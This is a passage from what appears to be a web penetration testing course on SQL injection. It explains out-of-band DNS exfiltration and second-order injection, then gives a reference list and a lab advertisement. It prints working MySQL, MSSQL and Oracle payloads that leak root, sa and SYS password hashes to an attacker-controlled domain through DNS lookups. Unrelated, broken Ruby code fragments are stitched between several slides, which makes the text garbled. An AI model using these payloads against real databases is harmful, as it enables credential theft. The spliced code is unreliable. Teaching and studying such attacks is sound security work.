
There are several pros to leveraging this technique. For example, even if the administrator sets an aggressive firewall policy filtering out any outgoing connections, the victim site will still both be able to reply to requests and **perform DNS queries**.

7.3.1.3 OOB via DNS

In an **OOB** via **DNS** attack, the server uses a DNS resolver configured by the network administrator, but the resolver needs to contact a DNS server under the attacker's control, therefore giving back the results of the injection to the attacker.

The next image will clarify the flow of this exploitation.

7.3.1.3.1 DNS Exfiltration Flow



7.3.1.3.1 DNS Exfiltration Flow

As a requirement, in order to monitor each performed query against the DNS server, the attacker must have access to that server.

Clearly, the server must be registered as the authoritative name server for that zone (e.g. *hacker.site*).

7.3.1.3.2 Provoking DNS Requests

To perform this kind of Out-of-Band exploitation, we need to have a DBMS that supports (in some way) features able to trigger the DNS resolution process. Generally, these features are the ones that operate at the networking level.

Let's see some examples.

```
38 # Fetches the experiment's context
39 def context
40   experiment.context
41 end
42
43 # Fetches the name of the experiment
44 def experiment_name
45   experiment.name
46 end
47
48 # Fetches whether the results match between an experiment
49 def matched?
50   ...
51 end
52
53 # Fetches the result of the experiment
54 def result
55   ...
56 end
```

7.3.1.3.2 Provoking DNS Requests

MySQL (win)

In **MySQL**, the function **LOAD_FILE()** reads the file and returns the file contents as a string:

```
SELECT LOAD_FILE("C:\\Windows\\system.ini");
```

7.3.1.3.2 Provoking DNS Requests

MySQL (win)

We can exploit this function and provoke DNS requests by requesting a UNC path like this: `\\[data].hacker.site`

```
SELECT LOAD_FILE(CONCAT('\\\\\\',  
'SELECT password FROM mysql.user WHERE user='\\'root\\',  
' .hacker.site'));
```

Note: *the backslash is a special character in MySQL, thus it must be escaped.*

7.3.1.3.2 Provoking DNS Requests

MSSQL

MSSQL is full of Extended Stored Procedures, both those that are documented and those that are **NOT**. Using these procedures, we can provoke DNS requests by using **UNC paths** as we did with **MySQL**.

Let's see some procedures and examples.

7.3.1.3.2 Provoking DNS Requests

MSSQL

We can use the extended stored procedure **MASTER..XP_FILEEXIST** to determine whether a particular file exists on the disk or not. This is how to execute that command:

```
EXEC MASTER..XP_FILEEXIST 'C:\windows\system.ini'
```

Two other alternatives are **XP_DIRTREE** and **XP_SUBDIRS**.

7.3.1.3.2 Provoking DNS Requests

MSSQL

As Štampar said in this awesome paper*, stored procedures do not accept sub queries in a given parameter value; therefore, we need to pre-elaborate the form before submitting the request.

```
DECLARE @host varchar(1024);

SELECT @host=(SELECT TOP 1
MASTER.DBO.FN_VARBINTOHEXSTR(password_hash)
FROM SYS.SQL_LOGINS WHERE name='sa')
+'.hacker.site';

EXEC('MASTER..XP_FILEEXIST "\\'+@host+'");
```

7.3.1.3.2 Provoking DNS Requests

Oracle

Under **Oracle**, we can again use the **UTL_INADDR** package with the functions **GET_HOST_ADDRESS** and **GET_HOST_NAME**, as follows:

```
SELECT UTL_INADDR.GET_HOST_ADDRESS((SELECT password FROM SYS.USER$ WHERE name='SYS')||'.hacker.site') FROM DUAL  
-or-  
SELECT UTL_INADDR.GET_HOST_NAME((SELECT password FROM SYS.USER$ WHERE name='SYS')||'.hacker.site')  
FROM DUAL
```

7.3.1.3.2 Provoking DNS Requests

Oracle

Also function/packages such as **HTTPURITYPE.GETCLOB**, **UTL_HTTP.REQUEST** and **DBMS_LDAP.INIT** can be used; however, we should note that this strongly depends on the tested version of Oracle.

Once again, as with most of our vectors, they are context based.

7.3.2 Exploiting Second-Order SQL Injection

Usually, when discussing SQL injections it means discussing "**first-order**" SQL injections scenarios.

This is where the exploitation steps are similar to a *challenge-response*.

```
def skillsize(experiment, observations = [], control = null)
  @experiment = experiment
  @observations = observations
  @control = control
  @candidates = observations - !control
  evaluate_candidates

  freeze

  @context =
    experiment.context
  end

  # build the name of the experiment
  def experiment_name
    experiment.name
  end

  # build the result a match between all
  def matched?
    ...
  end

  @score/result.rb 1.1
```

7.3.2.1 First-order Example




- 1. The attacker submits his malicious request.*
- 2. The victim application elaborates the request and thus triggers the injected query.*
- 3. The results of the query are returned in some way to the attacker.*

7.3.2.2 Second-order Example

There is a kind of “*level-up*” to this injection scenario known as “**second-order**” SQL Injection. What's different in this new “*level*” is the sequence of events that occurs.

In the upcoming slides, we'll take a look at a typical scenario.

7.3.2.2 Second-order Example



1. *The attacker submits his malicious request.*
2. *The application stores that input and responds to the request.*
3. *The attacker submits another request (SECOND).*
4. *To handle the second request, the application retrieves the previously stored input and processes it. This time, the attacker's injected query is executed - the results of the query are returned in some way to the attacker.*

7.3.2.2 Second-order Example

As you can imagine, there are numerous possible scenario's which all typically depend upon how the application is developed.

For example, in the labs you'll find a situation in which you must exploit a Second-Order SQL injection, which begins with a “simple” file upload.

7.3.2.3 Security Considerations

Second-order SQL injections are extremely powerful, much like their equivalent in the **first-order** space; however, due to their nature, they are more difficult to detect.

The exploit is submitted in one request and triggered when the application handles a different request.

7.3.2.3 Security Considerations

This is due to the fact that, generally, developers are careful when receiving input's directly from users.

One of the capstone rules of development says: ***"never trust user input"***.

```
def initialize(experiment, observations = [], control = null)
  @experiment = experiment
  @observations = observations
  @control = control
  @candidates = observations - [control]
  evaluate_candidates

  freeze

  @experiment.context
end

# Initialize the name of the experiment
def experiment_name
  @experiment.name
end

# Check if the result is a match between an observation and the control
def matches?
  !!@observations.include?(@control)
end
```

7.3.2.3 Security Considerations

Later when they reuse the stored information, in their mind, that tainted data is now safe and that's where this technique comes to life.

This is one of the many reasons why we should say:

"Never trust ~~user~~ any input!"

7.3.2.4 Automation Considerations

Modern automated scanners are unable to perform the rigorous methodology necessary for discovering second-order vulnerabilities.

This is because there are several possible scenarios, and without an understanding of the meaning and usage of data items within the application, the work involved in detecting second-order SQL injection grows exponentially base on size of the application's functionality.

7.3.2.4 Automation Considerations

The human factor is, naturally, fundamental for the understanding of the application and the flow of the exploitation.


That's why automated scanners must be a support mechanism for the pentester instead of be a magic wand!



SQL Injection Labs

SQL Injection

You are a pentester, and "Web statistics" hired you to pentest their browsers statistic application. The application stores information about browsers in a DB.



**Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To UPGRADE, click [LINK](#).*

WAPT

References



References

Phrack Magazine, Volume 8, Issue 54

<http://phrack.org/issues/54/8.html#article>

MySQL comments syntax

<https://dev.mysql.com/doc/refman/8.0/en/comments.html>

MySQL :: MySQL Reference Manual - INFORMATION_SCHEMA Tables

<https://dev.mysql.com/doc/refman/8.0/en/information-schema.html>

MySQL:: Information functions

<https://dev.mysql.com/doc/refman/8.0/en/information-functions.html>



References

MySQL :: MySQL 8.0 Reference Manual :: 12.15 Information Functions

<http://dev.mysql.com/doc/refman/5.0/en/information-functions.html>

System Tables (Transact-SQL)

<https://docs.microsoft.com/en-us/sql/relational-databases/system-tables/system-tables-transact-sql?redirectedfrom=MSDN&view=sql-server-ver15>

master Database

<https://docs.microsoft.com/en-us/sql/relational-databases/databases/master-database?redirectedfrom=MSDN&view=sql-server-ver15>

Transact-SQL Reference (Database Engine)

<http://msdn.microsoft.com/en-us/library/ms177862.aspx>



References

System Compatibility Views (Transact-SQL)

<http://msdn.microsoft.com/en-us/library/ms187376.aspx>

System Information Schema Views (Transact-SQL)

<http://msdn.microsoft.com/en-us/library/ms186778.aspx>

Mapping System Tables to System Views (Transact-SQL)

<http://msdn.microsoft.com/en-us/library/ms187997.aspx>

MySQL :: MySQL 8.0 Reference Manual :: 25.36 The INFORMATION_SCHEMA TABLES Table

<http://dev.mysql.com/doc/refman/5.0/en/tables-table.html>



References

MySQL :: MySQL 8.0 Reference Manual :: 25.8 The INFORMATION_SCHEMA COLUMNS Table

<http://dev.mysql.com/doc/refman/5.0/en/columns-table.html>

SQL Server Extended Stored Procedures

<https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/general-extended-stored-procedures-transact-sql?view=sql-server-ver15>

SQL Server Undocumented functions

<https://web.archive.org/web/20150117072435/http://www.mssqlcity.com/Articles/Undoc/UndocExtSP.htm>

DNS exfiltration using sqlmap

<http://www.slideshare.net/stamparm/dns-exfiltration-using-sqlmap-13163281>



References

Database Reference - ALL_TABLES

https://docs.oracle.com/cd/B28359_01/server.111/b28320/statviews_2105.htm#REFRN20286

Database Reference - Selecting from the DUAL Table

https://docs.oracle.com/cd/B19306_01/server.102/b14200/queries009.htm

Database Reference - ALL_TAB_COLUMNS

https://docs.oracle.com/cd/B28359_01/server.111/b28320/statviews_2091.htm

@@SPID (Transact-SQL)

<http://msdn.microsoft.com/en-us/library/ms189535.aspx>



References

IS_SRVROLEMEMBER (Transact-SQL)

<http://msdn.microsoft.com/en-us/library/ms176015.aspx>

sys.sql_logins (Transact-SQL)

<http://msdn.microsoft.com/en-us/library/ms174355.aspx>

sys.server_principals (Transact-SQL)

<http://msdn.microsoft.com/en-us/library/ms188786.aspx>

Database Reference - USER_USERS

https://docs.oracle.com/cd/B28359_01/server.111/b28320/statviews_5457.htm#REFRN26302



References

Database Reference - ALL_USERS

https://docs.oracle.com/cd/B28359_01/server.111/b28320/statviews_2115.htm#REFRN20302

Database Reference - DBA_ROLE_PRIVS

https://docs.oracle.com/cd/B28359_01/server.111/b28320/statviews_4206.htm#REFRN23230

Database Reference - USER_ROLE_PRIVS

https://docs.oracle.com/cd/B28359_01/server.111/b28320/statviews_5377.htm#REFRN26230

Database Reference - SESSION_ROLES

https://docs.oracle.com/cd/B28359_01/server.111/b28320/statviews_5149.htm#REFRN29028



References

Database Reference - DICTIONARY

https://docs.oracle.com/cd/E11882_01/server.112/e40402/statviews_5120.htm#BEGIN

Database PL/SQL Packages and Types Reference – 169 UTL_HTTP

https://docs.oracle.com/cd/B19306_01/appdev.102/b14258/u_http.htm

Database PL/SQL Packages and Types Reference - 225 Database URI TYPEs

https://docs.oracle.com/cd/B28359_01/appdev.111/b28419/t_dburi.htm#BGBGAHAA

REQUEST Function

https://docs.oracle.com/cd/B19306_01/appdev.102/b14258/u_http.htm#i998070



References

[REQUEST_PIECES Function](#)

https://docs.oracle.com/cd/B19306_01/appdev.102/b14258/u_http.htm#i998146

[HOW TO READ WEB PAGES USING UTL_HTTP.REQUEST_PIECES](#)

http://www.gokhanatil.com/2013/06/how-to-read-web-pages-using-utl_http-request_pieces.html

[Summary of HTTPURITYPE Subtype Subprograms](#)

https://docs.oracle.com/cd/B28359_01/appdev.111/b28419/t_dburi.htm#i1007928

[MySQL :: MySQL 80 Reference Manual :: 12.5 String Functions and Operators](#)

http://dev.mysql.com/doc/refman/5.1/en/string-functions.html#function_load-file



References

[MySQL :: MySQL 8.0 Reference Manual :: 12.15 Information Functions](#)

<http://dev.mysql.com/doc/refman/5.0/en/information-functions.html>

[System Functions \(Transact-SQL\)](#)

[http://technet.microsoft.com/en-us/library/ms187786\(v=sql.110\).aspx](http://technet.microsoft.com/en-us/library/ms187786(v=sql.110).aspx)

[Oracle / PLSQL: Functions - Listed by Category](#)

<http://www.techonthenet.com/oracle/functions/>

[MySQL :: MySQL 8.0 Reference Manual :: 25.8 The INFORMATION_SCHEMA COLUMNS Table](#)

<http://dev.mysql.com/doc/refman/5.0/en/columns-table.html>



References

Data Retrieval over DNS in SQL Injection Attacks

<http://arxiv.org/ftp/arxiv/papers/1303/1303.3047.pdf>





SQL Injection

You are a pentester, and "Web statistics" hired you to pentest their browsers statistic application. The application stores information about browsers in a DB.



**Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To UPGRADE, click [LINK](#).*